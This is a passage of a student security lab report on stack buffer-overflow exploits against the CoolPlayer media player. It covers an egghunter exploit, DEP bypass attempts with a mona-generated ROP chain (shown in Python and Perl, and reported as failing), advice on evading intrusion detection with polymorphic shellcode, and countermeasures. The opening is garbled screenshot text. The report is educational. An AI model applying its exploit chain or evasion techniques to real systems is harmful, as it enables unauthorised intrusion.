Materia Man dang Milita	C/ Copyraging and the classification of copyraging and the copyraging	
	Anterior of society and setting the setting the setting the setting the setting of the setting o	
	ALOPTION IN AND AND AND AND AND AND AND AND AND AN	
000000000 00 00 00 00 00 00 00 00 00 00		
0002112100 00 00 00 00 00 00 00 00 00 00 00 00		
001C1 (4/ 00 00 00 00 00 00 00 00 00 00 00 00 00		
004C2102 00 00 00 00 00 00 00 00 00 00 00 004C2102 00 00 00 00 00 00 00 00 00 00 004C2102 00 00 00 00 00 00 00 00 00 00 00 004C2102 00 00 00 00 00 00 00 00 00 00 00		
	Reconcerning Reconcerning and Reconcerning	
	indexe Preference Pref	
	Contractor De Las der Volter	
Normal Sector         Normal S		
20155200 80 00 00 10 10 00 00 00 00 00 00 00 00 00		eminated
	Windows Structus Comm	00:25
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.	ଳ ୦ ସି ଶ	
🛋 H 🤳 🔤 🔕 🏮 🔕 🛋 🌏 📲 🔂 🦀	88   10 A	13

Figure 20: Success Reverse Shell

### 2.2.4 Exploit using Egghunter

The initial steps for this exploit are the same for the previous exploits, the 'CoolPlayer' program was launched into 'OllyDbg' and run. The only difference again is in the pearl script. In this script, after the JMP ESP, where the shellcode resides in the other exploits, the egghunter code now lies here. After the Egghunter code, there are more NOPs and then the key value and the exploit shellcode. The Egghunter pearl script can be seen in appendix G.

Once the 'CoolPlayer' program is running through 'OllyDbg' then a breakpoint was placed at the JMP ESP memory location. This can be seen in figure 21 below.



Figure 21: JMP ESP Breakpoint

From here, uploading the file skin the program stops at the breakpoint. Analyzing the stack and comparing it to the script. You are able to see the structure of NOPs and the Egghunter code then NOPs again. This can be seen in Figure 22 below.




Figure 22: Comparing code to stack

From here, continuing the program completed the exploit and the calculator appears on screen showing the exploit finishes and is successful. This can be seen in figure 23 below.

Registers (FPU)	<	<	<	<	<	<	<	<	< <	<	<
EAX 00000001 ECX 80604824 EDX ED6EA9A0 EBX 00C80254											
ESP 010CFECC EBP 010CFF00 ESI 010CFF94 EDI 010CFF94				Edit						_ 🗆 >	<u>&lt;</u>
EIP 7C90E440 ntdll.KiUserCallbackDispat	cher:									0	1
C 0 ES 0023 32bit 0(FFFFFFF) P 1 CS 001B 32bit 0(FFFFFFFF) A 0 SS 0023 32bit 0(FFFFFFFF)				I						0.	
A 0 SS 0023 32bit 0(FFFFFFF) Z 1 DS 0023 32bit 0(FFFFFFF) S 0 FS 003B 32bit 7FFDC000(FFF) T 0 GS 0000 NULL D 0					В	acksp	ace	CE		С	
0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)				MC		7	8	9	1	sqrt	
ST0 empty 0.000000082241807880e-4933 ST1 empty -4.5929011542172136790e-3977 ST2 empty 5.0312349762814172630e-4932 ST3 empty +UNORM 1708 00000000 E25438D8				MR		4	5	6	•	%	
ST4 empty +UNORM 3370 000000000 00000000 ST5 empty 0.0 ST6 empty +UNORM 6D56 00000000 00000000 ST7 empty -3.2865760225920331590e-1652	9			MS		1	2	3	<u> </u>	1/x	
3 2 1 0 E S P U O Z FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 FCW 027F Prec NEAR,53 Mask 1 1 1 1		(GT)		M+		0	+/-		+	=	

Figure 23: Exploit Complete

## 2.3 PROCEDURE PART 2 – DEP (DATA EXECUTION PREVENTION) TURNED ON

### 2.3.1 Turning on DEP

The second part of the procedure is to prove that the exploit can be carried out with DEP turned on. To turn DEP on, the following steps must be taken. First, right click on 'My Computer' and click on 'Properties', this can be seen in figure 24 below.




Figure 24: My Computer

Next, another window will appear. Along the top of the window there will be an option for 'Advanced'. Clicking on this should display the windows as seen below in figure 25.

tem Propertie	:5			?)		
System Rest	ore	Automat	tic Updates	Remote		
General Computer Name Hardware Ad						
- Performance -			or to make most of emory usage, and v	-		
User Profiles — Desktop settin	gs related	to your logon		Settings		
-Startup and Re System startup		illure, and debu	ugging information	Settings		
	En	vironment Varia	ables Erro	r Reporting		
		ОК	Cance	Apply		

Figure 25: System Properties

From here the 'Settings' button under 'Performance' is clicked. This should display the screen as is shown below in figure 26.

Visual Effects       Advanced       Data Execution Prevention         Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?       •         Image: The security threats.       •       •         Image: The security threatsecurity threats.       •       • <th>Performance Options</th> <th>? ×</th>	Performance Options	? ×
<ul> <li>against damage from viruses and other security threats. How does it work?</li> <li>Turn on DEP for essential Windows programs and services only.</li> <li>Turn on DEP for all programs and services except those I select:</li> <li>Adobe Reader 9.1</li> <li>Adobe Reader 9.1</li> <li>Add Remove</li> </ul>	Visual Effects Advanced Data Execution Prevention	1
only  Turn on DEP for all programs and services except those I select:  Adobe Reader 9.1  Add Remove	against damage from viruses and other security	
select: Adobe Reader 9.1 Add Remove		
Add Remove		
	Adobe Reader 9.1	
OK Cancel Anniv	Add Remove	;
OK Cancel Annly		
OK Cancel Annly		
	OK Cancel Ap	ply

Figure 26: DEP on

From here, click on the option for 'Turn on DEP for all programs and services except those I select:' and then select 'Apply' and 'OK'. This will then require the machine to be restarted for the changes to take effect.

#### 2.3.2 Proving Concept of Overflow

Once the machine has been restarted, the same process that is used in section 2.2.1 <u>Proving Concept of</u> <u>Overflow</u> with DEP off is also used to test to see if the application is vulnerable to buffer overflow exploits. Due to already being covered in this paper, this will not be covered again in this section as it would be a repeat of the same method.

#### 2.3.3 Basic Exploit and Explanation

Once it has been proven that a buffer overflow can be carried out. The next step is to carry out a basic exploit, for this a ROP (Return-Orientated Programming) chain is needed to bypass the DEP protection. A ROP chain is where the EIP is used in conjunction with return statements to create a series of commands that gives the tester/attacker control of the stack by turning DEP off. To find a ROP chain that will work,

Immunity Debugger is used in conjunction with the Mona.py python script that was used in previous sections. As can be seen in the screenshot below, the mona command '!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'' was used to find any ROP chains. Also in the screenshot is the folder in which the results are saved, the file that the results are saved in is 'rop\_chains.txt'.




Figure 27: Mona ROP File

From here, a ROP chain must be chosen and converted into Pearl for this project. The Mona python script gives ROP chains in multiple languages including Ruby, Python and JavaScript. In this case, the python chain can be converted into Pearl. This can be completed by simple copy and paste commands in Notepad ++. The original ROP chain can be seen in figure 28 below, with the converted chain in figure 29 below.

😑 rop_cł	nains.txt 🔀	
412	def	create rop chain():
413		
414		# rop chain generated with mona.py - www.corelan.be
415		rop_gadgets = ""
416		rop_gadgets += struct.pack(' <l',0x77c28bbe)< td=""></l',0x77c28bbe)<>
417		rop_gadgets += struct.pack(' <l',0x77c28bbe)< td=""></l',0x77c28bbe)<>
418		rop_gadgets += struct.pack(' <l',0x77c2362c)< td=""></l',0x77c2362c)<>
419		<pre>rop_gadgets += struct.pack('<l',0xffffffff) #<="" pre=""></l',0xffffffff)></pre>
420		rop_gadgets += struct.pack(' <l',0x77c127e5)< td=""></l',0x77c127e5)<>
421		rop_gadgets += struct.pack(' <l',0x77c127e5)< td=""></l',0x77c127e5)<>
422		rop_gadgets += struct.pack(' <l',0x77c4e0da)< td=""></l',0x77c4e0da)<>
423		rop_gadgets += struct.pack(' <l',0x2cfe1467) #="" (-="" delta="" eax="" into="" put=""> put 0x00001000 into edx)</l',0x2cfe1467)>
424		<pre>rop_gadgets += struct.pack('<l',0x77c4eb80) #="" [msvcrt.dll]<="" add="" eax,5d40c033="" eax,75c13b66="" pre="" retn=""></l',0x77c4eb80)></pre>
425		rop_gadgets += struct.pack(' <l',0x77c58fbc) #="" [msvcrt.dll]<="" eax,edx="" retn="" td="" xchg=""></l',0x77c58fbc)>
426		rop_gadgets += struct.pack(' <l',0x77c52217)< td=""></l',0x77c52217)<>
427		rop_gadgets += struct.pack(' <l',0x2cfe04a7) #="" (-="" delta="" eax="" into="" put=""> put 0x00000040 into ecx)</l',0x2cfe04a7)>
428		<pre>rop_gadgets += struct.pack('<l',0x77c4eb80) #="" [msvcrt.dll]<="" add="" eax,5d40c033="" eax,75c13b66="" pre="" retn=""></l',0x77c4eb80)></pre>
429		rop_gadgets += struct.pack(' <l',0x77c13ffd) #="" [msvcrt.dll]<="" eax,ecx="" retn="" td="" xchg=""></l',0x77c13ffd)>
430		rop_gadgets += struct.pack(' <l',0x77c3aeca)< td=""></l',0x77c3aeca)<>
431		rop_gadgets += struct.pack(' <l',0x77c47a42)< td=""></l',0x77c47a42)<>
432		rop_gadgets += struct.pack(' <l',0x77c23181)< td=""></l',0x77c23181)<>
433		rop_gadgets += struct.pack(' <l',0x77c2aacc) #="" [eax]="" [msvcrt.dll]<="" jmp="" td=""></l',0x77c2aacc)>
434		rop_gadgets += struct.pack(' <l',0x77c34fcd)< td=""></l',0x77c34fcd)<>
435		rop_gadgets += struct.pack(' <l',0x77c1110c) #="" &virtualalloc()="" [iat="" msvcrt.dll]<="" ptr="" td="" to=""></l',0x77c1110c)>
436		rop_gadgets += struct.pack(' <l',0x77c12df9)< td=""></l',0x77c12df9)<>
437		rop_gadgets += struct.pack(' <l',0x77c35459) #="" '="" 'push="" [msvcrt.dll]<="" esp="" ptr="" ret="" td="" to=""></l',0x77c35459)>
438		return rop_gadgets
439		
440	rop	_chain = create_rop_chain()
441		

Figure 28: Python ROP Chain

```
$buffer .= pack('V',0x77c28bbe);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c28bbe);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c2362c);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);# put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c52217);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);# put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3aeca);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c23181);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT mavcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 29: Converted Pearl ROP Chain

Taking the converted ROP chain, it can then be used in conjunction with previous scripts used in section 2.2 Procedure part 1 - DEP (Data Execution Prevention) turned off. Taking the previous

CalculatorExploit.pl in appendix D and replacing the NOP's with the ROP chain produces the new script. The new script can be found attached in appendix H.

Using the new script, the 'CoolPlayer' program is loaded into 'OllyDbg' and the new script loaded into the program. This caused the program to crash and not respond. When trying to step further into the program then the following message appears on the screen, 'Don't know how to continue because memory at address FFFFFFF is not readable. Try to change EIP or pass exception to program'. This can be seen below.

001144F8 001144FC	77C23620 msvcrt.77C23620 FFFFFFFF		
00114500 00114504 00114508 00114500 00114500 00114514 00114518	77C127E5 msuort.77C127E5 77C127E5 msuort.77C127E5 77C4E0DA msuort.77C4E0DA 20FE1467 77C4E0800 msuort.77C4E030 77C53FBC msuort.77C58FBC 77C53FBC msuort.77C58FBC	Error	X Don't know how to continue because memory at address FFFFFFFF is not readable. Try to change EIP or pass exception to program.
0011451C 00114520 00114524 00114528 00114528 0011452C 00114530	20FE0447 77C4EB80 msvcrt.77C4EB80 77C13FFD msvcrt.77C13FFD 77C3AECA msvcrt.77C3AECA 77C47A42 msvcrt.77C47A42 77C23181 msvcrt.77C43181		OK
00114534 00114538 0011453C 00114540 00114544 00114548 00114548	77C24R6C  msvort.77C24R6C 77C34FCD msvort.77C34FCD 77C110C (&KERNEL32, Virtual 77C12DF9 msvort.77C12DF9 99090909 99090909	Alloc>	
1 441145411	จกลุ่มลุ่มลุ่ม		

Figure 30: Error Message

To try and debug this issue, a breakpoint is placed at the memory address '0x77C1282E', this is the return statement used in the script. This can be seen in figure 31 below.

🌟 OllyDbg - 1700463.exe -	[CPU - main thread, module msvcrt]
C File View Debug Plugir	is Options Window Help
	▶: ▶: ▶: ▶: ▶ →: ▶ E M T W H C / K B R S := # ?
77C1282E         C3           77C1282F         ^7Z         DE           77C12831         48           77C12832         C3           77C12833         VZZ         00           77C12835         0000         77C12835           77C12835         000FF         77C12837           77C12838         FFFF         77C12838           77C12839         48         48	RETN JA SHORT msvcrt.77C12810 DEC EAX RETN JA SHORT msvcrt.77C12835 ADD BYTE PTR DS:[EAX],AL ADD BH,BH ??? Tree of the optimization of the optimiz

Figure 31: Breakpoint at Return

Running the program and loading the script again reveals that the ROP chain being used in the script is not the same as the one being carried out in the program. This can be seen in figure 32 below, where the 3<sup>rd</sup> line in the ROP chain has been changed from the memory location '0x77c2362c' to '0x77c23620'. This shows that the ROP chain is being filtered.




Figure 32: Comparing stack and ROP chain

Due to only that line in the ROP chain being filtered, then a replacement POP EBX & RETN statement was searched for. In the same folder as the 'rop\_chains.txt' file is another file called 'rop.txt', this holds memory locations for commands such as the one that is being looked for. Searching through the file found another memory location that could be used. The memory location that was found was '0x77c461bb'. This can be seen in figure 33 below.

 240
 0x77c461b9 : # XOR EAX, EAX # POP EBX # RETN \*\* [msvcrt.dll] \*\* | {PAGE EXECUTE\_READ}

 241
 0x77c461bb : # POP EBX # RETN \*\* [msvcrt.dll] \*\* | {PAGE\_EXECUTE\_READ}

Figure 33: New POP EBX & RETN

Replacing the memory location of the 3<sup>rd</sup> line in the ROP chain with the new location produces a new script. This can be found in appendix I. Running this script and loading the produced file into the 'CoolPlayer' program produces the same result as the previous ROP chain script.

Due to this, no exploits were able to be carried out on the 'CoolPlayer' program with DEP turned on.

## **3 D**ISCUSSION

## 3.1 GENERAL DISCUSSION

Basic and advanced exploits were found to be present in the application when DEP was turned off. The calculator program was able to be run by the execution of shellcode, this was the basic exploit. The two advanced exploits allowed the addition of an administrator user with a known username and password on the local machine and a reverse command prompt shell to the attack machine. Unfortunately in the case of DEP being turned on, the program filtered the ROP chain and this caused any exploit with DEP on to be unsuccessful. Different memory locations and ROP chains were attempted to cry and counter the filtering, but unfortunately these attempts were unsuccessful.

## 3.1.1 Evading Intrusion Detection Systems

Intrusion Detection Systems differ from Intrusion Prevention Systems as they don't try to prevent exploits from being carried out but instead try to catch them when they start to execute. There are two main types of intrusion detection systems, these are Host Based Intrusion Detection Systems (HIDS) and Network Based Intrusion Detection Systems (NIDS). In this section, it will be discussed how to possibly overcome HIDS.

HIDS is a piece of software that monitors for suspicious code behavior. HIDS are made to protect operating system files and prevent the loading of exploit code. This is done by monitoring registry keys and system files for code that accesses them and disallowing unauthorized shellcode from running. HIDS can be implemented in different ways such as Userland protection, Kernel protection or Operating System protection. HIDS can be a combination of both anomaly-based and signature-based detection systems.

Signature-based detection systems compare possible suspicious files or pieces of code to a database of known malicious files of segments of code. Anomaly-based system detection monitors the system for anything that would be considered abnormal system behavior. A possible way to avoid these detection systems is to use encoding or polymorphic shellcode. Obfuscating/Encoding shellcode is where the payload shellcode is less likely to be picked up by the Intrusion Detection System due to being converted into a different form that is harder to read. Some common encoding practices will be tried and compared by the Intrusion detection system, but this will not eliminate all possibilities. Using a polymorphic encoded shellcode allows for a package that can have different shellcode each time it is used. This allows for common strings and phrases to be hidden which evades being compared with common shellcode signatures. This also can allow for evasion of anomaly-based detection systems as it is a different shellcode is being repeatedly tried.

## **3.2** Countermeasures

One of the countermeasures to buffer overflow attacks is to use DEP. This has been explored in this paper and shown to not always be effective as it can sometimes be bypassed using ROP chains, in this case however it was successful in filtering the ROP chain that was used in the testing of this paper.

Another countermeasure is ASLR (Address Space Layout Randomization). This is when the system randomizes the memory locations of the stack, executables, like the .dll files used in this paper, and more. This means that the memory positions of these are unknown and are hence unable to be used as each time the program is run, the memory location differs from the last.

Detection systems such as HIDS (Host Intrusion Detection Systems) and NIDS (Network Intrusion Detection Systems) help to try and catch exploits when they are being carried out to stop the exploits in their tracks. These were discussed above in section 3.1, they are not full proof and can be bypassed with the correct knowledge and understanding but they are a tool to help.

There is also hardware enabled protection. Intel has a hardware-based security bit in some of their processor lines called EDB (Execute Disable Bit), this allows the processor to separate areas of memory where code is not allowed to be executed. This would mean that the shellcode injected would be unable to execute on the stack if the bit was active for that section of memory.

AMD (Advanced Micro Devices) also have a hardware-based security feature called EVP (Enhanced Virus Protection), also known as NX-bit, which works very similarly to Intel's EDB prevention method. Both of these methods prevent code in memory from being executable and therefore helping to prevent from buffer overflow attacks.

## 3.3 CONCLUSIONS

In conclusion to this report, the 'CoolPlayer' was found to be vulnerable to both basic and advanced exploits with DEP turned off. This was through the skin file input section of the program. This in turn allowed for other programs and services such as the calculator to be run and to add another administrator user to the system or for an attacker to gain a reverse shell on the machine. These vulnerabilities were identified and then exploited successfully. The found exploits can have a devastating effect on the security of the machine as if the code was distributed remotely and executed on the machine, the user may not know what had happened and then an attacker can have remote and physical administrator access to the machine.

## 3.4 FUTURE WORK

With more time, more research and tests could have been completed on other sections/inputs in the 'CoolPlayer' program. There was a playlist entry section in the program, this could have been tested in the same way as the skin section to see if there were any vulnerabilities present in that section of the program.

More advanced exploits could have been looked into with both DEP on and off. More research could be carried out into getting past the ROP chain filtering when DEP is turned on.

## REFERENCES

Coen Goedegebure. (2020). *Buffer overflow attacks explained*. [online] Available at: <u>https://www.coengoedegebure.com/buffer-overflow-attacks-explained/</u> [Accessed 8 Mar. 2020].

Rapid7 Blog. (2020). *Stack-Based Buffer Overflow Attacks: Explained* | *Rapid7*. [online] Available at:

https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-kno w/ [Accessed 8 Mar. 2020].

IT & Security Stuffs!!!. (2020). Understanding Buffer Overflows Attacks (Part 1). [online] Available https://itandaeouvityatuffa.wordproze.com/2014/02/18/understanding.buffer.overflows.attacks.attac

https://itandsecuritystuffs.wordpress.com/2014/03/18/understanding-buffer-overflows-attacks-p art-1/ [Accessed 8 Mar. 2020].

Wiki.skullsecurity.org. (2020). *Registers - SkullSecurity*. [online] Available at: <u>https://wiki.skullsecurity.org/Registers</u> [Accessed 8 Mar. 2020].

Gerardnico.com. (2020). *CPU Register - General Purpose Register (GPR) [Gerardnico - The Data Blog]*. [online] Available at: <u>https://gerardnico.com/computer/cpu/register/general</u> [Accessed 8 Mar. 2020].

Sciencedirect.com. (2020). *General-Purpose Register - an overview* | *ScienceDirect Topics*. [online] Available at: <u>https://www.sciencedirect.com/topics/computer-science/general-purpose-register</u> [Accessed 8 Mar. 2020].

Docs.microsoft.com. (2020). x64 Architecture - Windows drivers. [online] Available at: <u>https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x64-architecture</u> [Accessed 8 Mar. 2020].

Xem.github.io.(2020). Page72.[online]Availableat:https://xem.github.io/minix86/manual/intel-x86-and-64-manual-vol1/o7281d5ea06a5b67a-72.html[Accessed 8 Mar. 2020].

En.wikibooks.org. (2020). X86 Assembly/X86 Architecture - Wikibooks, open books for an open world. [online] Available at: <u>https://en.wikibooks.org/wiki/X86\_Assembly/X86\_Architecture</u> [Accessed 8 Mar. 2020].

Docs.microsoft.com. 2020. Virtual Address Space (Memory Management) - Win32 Apps. [online] Available at:

https://docs.microsoft.com/en-us/windows/win32/memory/virtual-address-space#default-virtual-addr

GeeksforGeeks. 2020. *Buffer Overflow Attack With Example - Geeksforgeeks*. [online] Available at: <u>https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/</u> [Accessed 9 March 2020].

Space, W., 2020. *Windows Virtual Address Space*. [online] Stack Overflow. Available at: <u>https://stackoverflow.com/questions/54298176/windows-virtual-address-space</u> [Accessed 9 March 2020].

Docs.microsoft.com.2020. Virtual AddressSpace (Programming Guide For 64-Bit Windows) - Win32Apps.[online]Availableat:

https://docs.microsoft.com/en-gb/windows/win32/winprog64/virtual-address-space?redirectedfrom=MSDN [Accessed 9 March 2020].

Duarte, G., 2020. *Journey To The Stack, Part I*. [online] Many But Finite. Available at: <u>https://manybutfinite.com/post/journey-to-the-stack/</u> [Accessed 9 March 2020].

Dcs.warwick.ac.uk. 2020. *Stack, Heap And Frame Stack*. [online] Available at: <u>https://www.dcs.warwick.ac.uk/oldmodelling/other/eden/advanced/notes/stack.html</u> [Accessed 9 March 2020].

The Old New Thing. 2020. *The Intel 80386, Part 9: Stack Frame Instructions* | *The Old New Thing*. [online] Available at: <u>https://devblogs.microsoft.com/oldnewthing/20190130-00/?p=100835</u> [Accessed 9 March 2020].

Chris Nielsen Code Walk. 2020. *Python: How To Implement A LIFO Stack - Chris Nielsen Code Walk*. [online] Available at: <u>http://bluegalaxy.info/codewalk/2018/08/12/python-how-to-implement-a-lifo-stack/</u> [Accessed 11 March 2020].

Nidecki, T., 2020. *What Is A Buffer Overflow* | *Acunetix*. [online] Acunetix. Available at: <u>https://www.acunetix.com/blog/web-security-zone/what-is-buffer-overflow/</u> [Accessed 11 March 2020].

SearchSecurity. 2020. *How Do Buffer Overflow Attacks Work?*. [online] Available at: <u>https://searchsecurity.techtarget.com/tip/1048483/Buffer-overflow-attacks-How-do-they-work</u> [Accessed 11 March 2020].

Daansystems.com. 2020. *Coolplayer Skin Tutorial*. [online] Available at: <u>https://www.daansystems.com/coolplayer/tutorial.html</u> [Accessed 20 March 2020].

2020. [online] Available at: https://www.dell.com/support/article/en-uk/sln288643/what-is-data-execution-prevention-dep?lang=en [Accessed 2 April 2020].

Docs.microsoft.com. 2020. *Data Execution Prevention - Win32 Apps*. [online] Available at: <u>https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention</u> [Accessed 2 April 2020].

LLC), T., 2020. *Part 3: Memory Protection Technologies*. [online] Docs.microsoft.com. Available at: <a href="https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457155(v=technet.10">https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457155(v=technet.10)?redirectedfrom=MSDN">https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457155(v=technet.10)?r</a>

Mordechai Guri, P., 2020. *ASLR - What It Is, And What It Isn'T*. [online] Blog.morphisec.com. Available at: <u>https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/</u> [Accessed 8 April 2020].

SearchSecurity.2020.What IsAddressSpaceLayoutRandomization (ASLR)?- Definition FromWhatis.Com.[online]Availableat:https://searchsecurity.techtarget.com/definition/address-space-layout-randomization-ASLR[Accessed 8April 2020].[Accessed 8

Homes.sice.indiana.edu.2020.[online]Availableat:http://homes.sice.indiana.edu/yh33/Teaching/l433-2016/lec11-more-bo.pdf[Accessed 8 April 2020].

 Pl.dynabook.com.
 2020.
 [online]
 Available
 at:

 https://pl.dynabook.com/Contents/Toshiba\_teg/EU/Others/EasyGuard/tech\_insights/Tech-Insight-XD-BIT EN.pdf
 [Accessed 8 April 2020].

Cpu-world.com. 2020. *Enhanced Virus Protection / Execute Disable Bit.* [online] Available at: <u>http://www.cpu-world.com/Glossary/E/EVP\_XD.html</u> [Accessed 8 April 2020].

En.wikipedia.org. 2020. *NX Bit*. [online] Available at: <u>https://en.wikipedia.org/wiki/NX\_bit</u> [Accessed 8 April 2020].

Webopedia.com. 2020. *What Is Execute Disable Bit? Webopedia Definition*. [online] Available at: <u>https://www.webopedia.com/TERM/E/Execute\_Disable\_Bit.html</u> [Accessed 8 April 2020].

Exploit-db.com.2020.[online]Availableat:https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf[Accessed 8April 2020].

M., D., 2020. *Egghunter Shellcode* |. [online] Anubissec.github.io. Available at: <u>https://anubissec.github.io/Egghunter-Shellcode/</u> [Accessed 8 April 2020].

Blackhat.com.2020.[online]Availableat:https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-tsyrklevich.pdf[Accessed 17 April 2020].

Redscan. 2020. *HIDS - Host Based Intrusion Detection* | *Redscan*. [online] Available at: <u>https://www.redscan.com/services/managed-intrusion-detection-system/hids/</u> [Accessed 17 April 2020].

Brox, A., 2020. Signature-Based Or Anomaly-Based Intrusion Detection: The Practice And Pitfalls | SC Media. [online] SC Media. Available at: https://www.scmagazine.com/home/security-news/features/signature-based-or-anomaly-based-intrusion-d etection-the-practice-and-pitfalls/ [Accessed 17 April 2020].

Team, A., 2020. *What Is An Intrusion Detection System (IDS)?* | *Avast Business*. [online] Smb.avast.com. Available at: <u>https://smb.avast.com/answers/intrusion-detection-system-ids</u> [Accessed 17 April 2020].

Yeah Hub. 2020. *Top 6 Techniques To Bypass An IDS (Intrusion Detection System) - Yeah Hub*. [online] Available at: <u>https://www.yeahhub.com/top-6-techniques-to-bypass-an-ids-intrusion-detection-system/</u> [Accessed 18 April 2020].

Blog.alertlogic.com. 2020. *IDS/IPS Signature Bypassing (Snort)*. [online] Available at: <u>https://blog.alertlogic.com/blog/ids/ips-signature-bypassing-snort/</u> [Accessed 18 April 2020].

Def.camp.2020.[online]Availableat:https://def.camp/wp-content/uploads/dc2015/tudordamian-idsevasiontechniques-151123083756-lva1-app6892.pdf[Accessed 18 April 2020].

Hkkkd.github.io. 2020. *An Exploit*. [online] Available at: <u>https://hkkkd.github.io/2016/09/26/an-exploit/</u> [Accessed 18 April 2020].

## Tool References:

Mona Python Script

GitHub. 2020. Corelan/Mona. [online] Available at: <u>https://github.com/corelan/mona</u> [Accessed 22 March 2020].

#### Immunity Debugger

Immunityinc.com.2020. ImmunityDebugger.[online]Availableat:https://www.immunityinc.com/products/debugger/[Accessed 17 April 2020].

#### MSFGUI

Scriptjunkie.us. 2020. *Msfgui « Thoughts On Security*. [online] Available at: <u>https://www.scriptjunkie.us/msfgui/</u> [Accessed 17 April 2020].

#### OllyDbg

Ollydbg.de. 2020. Ollydbg V1.10. [online] Available at: http://www.ollydbg.de/ [Accessed 17 April 2020].

#### Image References:

Figure 1: Coen Goedegebure. (2020). *Buffer overflow attacks explained*. [online] Available at: <u>https://www.coengoedegebure.com/buffer-overflow-attacks-explained/</u> [Accessed 8 Mar. 2020].

Figure 2: Chris Nielsen Code Walk. 2020. Python: How To Implement A LIFO Stack - ChrisNielsenCodeWalk.[online]Availableat:http://bluegalaxy.info/codewalk/2018/08/12/python-how-to-implement-a-lifo-stack/[Accessed 11March 2020].

